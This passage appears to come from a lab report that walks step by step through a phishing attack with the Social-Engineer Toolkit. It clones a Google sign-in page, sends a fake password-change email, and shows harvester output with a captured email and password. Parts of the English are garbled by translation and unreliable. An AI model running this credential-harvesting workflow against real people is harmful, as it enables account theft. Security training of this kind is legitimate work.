
- After that, this screen will appear to display information about the tool used, where it must be stopped according to the terms and conditions, and then it is possible to choose the type of attack required by choosing the number corresponding to each service.



```
         .M"""bgd `7MM"""YMM MMP""MM""YMM
        ,MI    "Y   MM    `7 P'   MM   `7
        `MMb.       MM   d        MM
          `YMMNq.   MMmmMM        MM
        .     `MM   MM   Y  ,     MM
        Mb     dM   MM     ,M     MM
        P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Figure 37: Interface of SET


- In this plan, No. 1 will be chosen for the application of social engineering, and after that a list of many types of attack will appear to us, but we focus in this report on the attack using the web, which is No. 2.



```
[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Figure 38: Interface of the Web attack


- After that, a list will appear for us to determine the method that will be applied, and a simple explanation for each type, where we will choose number 3, where we want to collect the data of the 1 employee who open the link and start completing their data.



```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas W
erth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted
 to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to app
ear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_
config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browse
r, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershel
l exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Figure 39: Cont...


- When you see a list of phishing website creations methods, of course, there is an explanation of the method that we choose in the image, and we choose number 1. Now, this method enables the hacker to extract a set of predefined websites that we can use to attack



```
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

Figure 40: Import web template


- Here it will ask me to put the IP address of the hacker or the back gate, which is Kali



```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.180]:192.168.0.180
```

Figure 41: Gateway(kali)


- ❖ Then he will ask me for a template to choose from the list here. I will choose that the victim will be from Google because I am doing fishing by sending an email with a link to confirm the password



```
 ─────────────────────────────────────────────────────────
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

 ─────────────────────────────────────────────────────────

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```

Figure 42: Google template

- ❖ Then I will go to create a new email message in which I choose the victim and set up the link. This picture shows that I chose the victim and wrote an address for her to change the password so that it is safe



... chang the password of your google account to be save

fatimah baqer

please chang the password of your google account to be save

Figure 43: creation of the Email

- After that, I just opened the link, put the web address, is the right to study Kali, and gave it an address



تحرير الارتباط

النص المراد عرضه: login to virfy

ارتباط بـ:

● عنوان الويب

○ عنوان البريد الإلكتروني

ما عنوان URL الذي يجب أن ينقلك إليه هذا الارتباط؟


http://192.168.0.180

اختبار هذا الارتباط

غير متأكد مما ينبغي إدخاله في هذا المربع؟ أولاً، عليك العثور على صفحة الويب التي ترغب في الارتباط بها. (قد
يكون استخدام محرك بحث مفيدًا.) ثم بعد ذلك بنسخ عنوان الويب من المربع الموجود في شريط العنوان بالمتصفح، ثم
قم بلصقه في المربع أعلاه.

Figure 44: Link the email

- Then I sent him this picture showing that he had reached the victim. When the victim clicks on the link, he will enter him on a page where he enters the username and password, and Kali picks them up.



please chang the password of your google account to be save

fatimah baqer <ft103830@gmail.com>

7:41 م (قبل دقيقة واحدة)

أنا

login to virfy

Figure 45:Email that received




Google
Sign in with your Google Account
Email
Password
Sign in
Need help?
Create an account
One Google Account for everything Google

Figure 46: Phishing the information by using the Google form Sign in


- ❖ At the same time when we open the page for taking information, Kali detects that someone opened the site here and explained that the device that has the address of this one entered the link



```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.161 - - [14/Jun/2023 19:45:02] "GET / HTTP/1.1" 200 -
192.168.0.161 - - [14/Jun/2023 19:45:09] "GET /favicon.ico HTTP/1.1" 404 -
```

Figure 47:Kali gets the information

- ❖ Kali picked up the username and password you entered



```
192.168.0.161 - - [14/Jun/2023 19:47:06] "POST /ServiceLoginAuth HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4
gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=ft103830@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Aa123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.0.161 - - [14/Jun/2023 19:48:19] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Figure 48:Show the information

- ❖ But this type of attack will not work outside the scope of the network in which it happened. For example, if I open the normal Google, which is outside the disgraceful, and put the study on the right of Kali, of course, here it is turned on for us, but let us know that it is not safe. Or disgraceful see it as an unsafe site


